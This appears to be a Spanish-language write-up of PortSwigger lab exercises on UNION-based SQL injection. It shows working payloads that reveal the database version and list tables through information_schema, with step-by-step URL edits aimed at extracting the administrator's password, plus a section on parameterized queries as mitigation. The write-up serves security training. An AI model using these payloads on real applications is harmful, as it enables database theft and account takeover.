
SQL INJECTION ATTACK, QUERYING THE DATABASE TYPE AND VERSION ON MYSQL AND MICROSOFT

PRACTITIONER

Capturas

Ponemos el apostrofe al final del link ya que es la parte donde se encuentra category y obtenemos el error

Modificamos el get hasta encontrar el numero de columnas (1, 2)





4 SQL INJECTION ATTACK, QUERYING THE DATABASE TYPE AND VERSION ON MYSQL AND MICROSOFT

Capturas

Volvemos a modificar el get hasta encontrar el numero de columnas (3) y aquí nos marca el error

Modificamos el get con UNION SELECT para comprobar que las columnas aceptan texto



4

SQL INJECTION ATTACK, QUERYING THE DATABASE TYPE AND VERSION ON MYSQL AND MICROSOFT

PRACTITIONER

Capturas

En la practica nos proporcionan un link para encontrar comandos que podemos usar (SELECT @@version--)

Encontramos el comando a usar

 Hint

You can find some useful payloads on our [SQL injection cheat sheet](#).

Database version

You can query the database to determine its type and version. This information is useful when formulating more complicated attacks.

Oracle	SELECT banner FROM v\$version SELECT version FROM v\$instance
Microsoft	SELECT @@version
PostgreSQL	SELECT version()
MySQL	SELECT @@version

4


SQL INJECTION ATTACK, QUERYING THE DATABASE TYPE AND VERSION ON MYSQL AND MICROSOFT

PRACTITIONER

Capturas

Hacemos la consulta con el comando seleccionado anteriormente (SELECT @@version--) y obtenemos la version

Practica resuelta



Lab: SQL injection attack, querying the database type and version on MySQL and Microsoft

PRACTITIONER

LAB

Solved

This lab contains a SQL injection vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query.

To solve the lab, display the database version string.

4

SQL INJECTION ATTACK, QUERYING THE DATABASE TYPE AND VERSION ON MYSQL AND MICROSOFT

PRACTITIONER

Explicación Payload

```
' UNION SELECT @@version, NULL#
```

,	Cierra la cadena original de la consulta SQL que usa el parámetro category
UNION SELECT	Permite unir el resultado de otra consulta con la consulta original que se ejecuta
@@version	Es una variable del sistema en MySQL y Microsoft SQL Server que devuelve la versión del motor de base de datos
NULL	La consulta original devuelve dos columnas, por lo que el UNION SELECT también debe devolver dos valores. NULL se usa para completar la segunda columna
#	El símbolo # convierte el resto de la consulta en un comentario SQL para evitar errores de sintaxis

4

SQL INJECTION ATTACK, QUERYING THE DATABASE TYPE AND VERSION ON MYSQL AND MICROSOFT

PRACTITIONER

Mitigación recomendada

Consultas parametrizadas (Prepared Statements)

Es la forma más efectiva de prevenir SQL Injection. El valor del parámetro **category** nunca debe concatenarse directamente dentro de la consulta SQL, sino enviarse como un parámetro separado.

Vulnerable: el input se concatena directamente

```
SELECT * FROM products
WHERE category = 'Accessories' UNION
SELECT @@version, NULL#
```

Seguro: el input se pasa como parámetro

```
SELECT * FROM products WHERE category = ?
```

Aunque el atacante enviara el payload:

Accessories' UNION SELECT @@version, NULL#

el motor SQL lo interpretaría únicamente como texto dentro del parámetro **category**, no como código SQL ejecutable.

El resultado sería simplemente ningún producto encontrado, en lugar de revelar la versión del sistema de base de datos.

La separación entre código SQL y datos del usuario elimina completamente la posibilidad de manipular la consulta mediante inyección SQL.

5

SQL INJECTION ATTACK, LISTING THE DATABASE CONTENTS ON NON-ORACLE DATABASES

PRACTITIONER

Tipo de SQLi

In-band SQLi – UNION-based
(Extracción de datos a través de metadatos)

Objetivo

Explotar una vulnerabilidad de inyección SQL en el filtro de categorías para enumerar la base de datos (PostgreSQL, MySQL o MSSQL), localizar la tabla oculta de usuarios y extraer la contraseña del usuario administrador para comprometer su cuenta.



5

SQL INJECTION ATTACK, LISTING THE DATABASE CONTENTS ON NON- ORACLE DATABASES



APPRENTICE

Explicación Vulnerabilidad

La aplicación inserta el parámetro category directamente en la consulta SQL sin sanitizar. Una consulta original típica sería:

```
SELECT nombre, descripcion FROM products WHERE category = 'Gifts' AND released = 1
```

Al no validar el input, un atacante puede inyectar el payload

```
Gifts'+UNION+SELECT+table_name,NULL+FROM+information_schema.tables--
```

transformando la consulta en el servidor a:

```
SELECT nombre, descripcion FROM products WHERE category = 'Gifts'  
UNION SELECT table_name, NULL FROM information_schema.tables --' AND  
released = 1
```


5

SQL INJECTION ATTACK, LISTING THE DATABASE CONTENTS ON NON- ORACLE DATABASES



APPRENTICE

Explicación Vulnerabilidad

Esto obliga a la base de datos a ejecutar la petición legítima y anexar los resultados de nuestra consulta inyectada. Al consultar la vista estándar `information_schema.tables`, el atacante logra que la aplicación refleje en pantalla un listado de todas las tablas del sistema, revelando nombres generados dinámicamente (ej. `users_abcdef`) necesarios para extraer credenciales.



5

SQL INJECTION ATTACK, LISTING THE DATABASE CONTENTS ON NON-ORACLE DATABASES

APPRENTICE

Procedimiento

Paso 1 – Reconocimiento

Navegar a la tienda y seleccionar la categoría "Gifts". Observar que la URL cambia a: **GET /filter?category=Gifts**

Paso 2 – Preparar la inyección

Posicionar el cursor directamente en la barra de URL del navegador, al final del parámetro **category=Gifts**.

Paso 3 – Inyectar el payload

Modificar manualmente la URL agregando el vector de ataque para consultar el diccionario de datos. La URL debe quedar así: **.../filter?category=Gifts'+UNION+SELECT+table_name,NULL+FROM+information_schema.tables--**

Paso 4 – Ejecutar la petición

Presionar "Enter" en el teclado para que el navegador envíe la petición HTTP modificada hacia el servidor.

Paso 5 – Observar resultados

La página web se recargará y reflejará directamente en el código HTML visualizado todas las tablas de la base de datos, lo que permite identificar la tabla de usuarios para proceder con la extracción de credenciales.



Se accedió al entorno de pruebas de PortSwigger. En la documentación inicial del laboratorio, se estableció que la aplicación web era vulnerable a inyección SQL en el parámetro de filtrado de categorías de productos (category). El objetivo planteado requería listar los contenidos de la base de datos para obtener el usuario y contraseña del administrador.



Lab: SQL injection attack, listing the database contents on non-Oracle databases

PRACTITIONER
LAB Not solved

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The application has a login function, and the database contains a table that holds usernames and passwords. You need to determine the name of this table and the columns it contains, then retrieve the contents of the table to obtain the username and password of all users.


To solve the lab, log in as the `administrator` user.

Hint


ACCESS THE LAB

Solution


Community solutions



Se inició el proceso de inyección utilizando la sentencia `UNION SELECT` anexando valores nulos (`NULL`). Al inyectar una sola columna (`category=Accessories'+union+select+null--`), se observó que la aplicación devolvió un código de estado HTTP 500 Internal Server Error. Esto indicó una discrepancia entre el número de columnas solicitadas por la inyección y las retornadas por la consulta original. Posteriormente, al ajustar la inyección para solicitar dos columnas, la página se renderizó correctamente, lo que permitió concluir de manera irrefutable que la consulta original devuelve exactamente dos columnas.

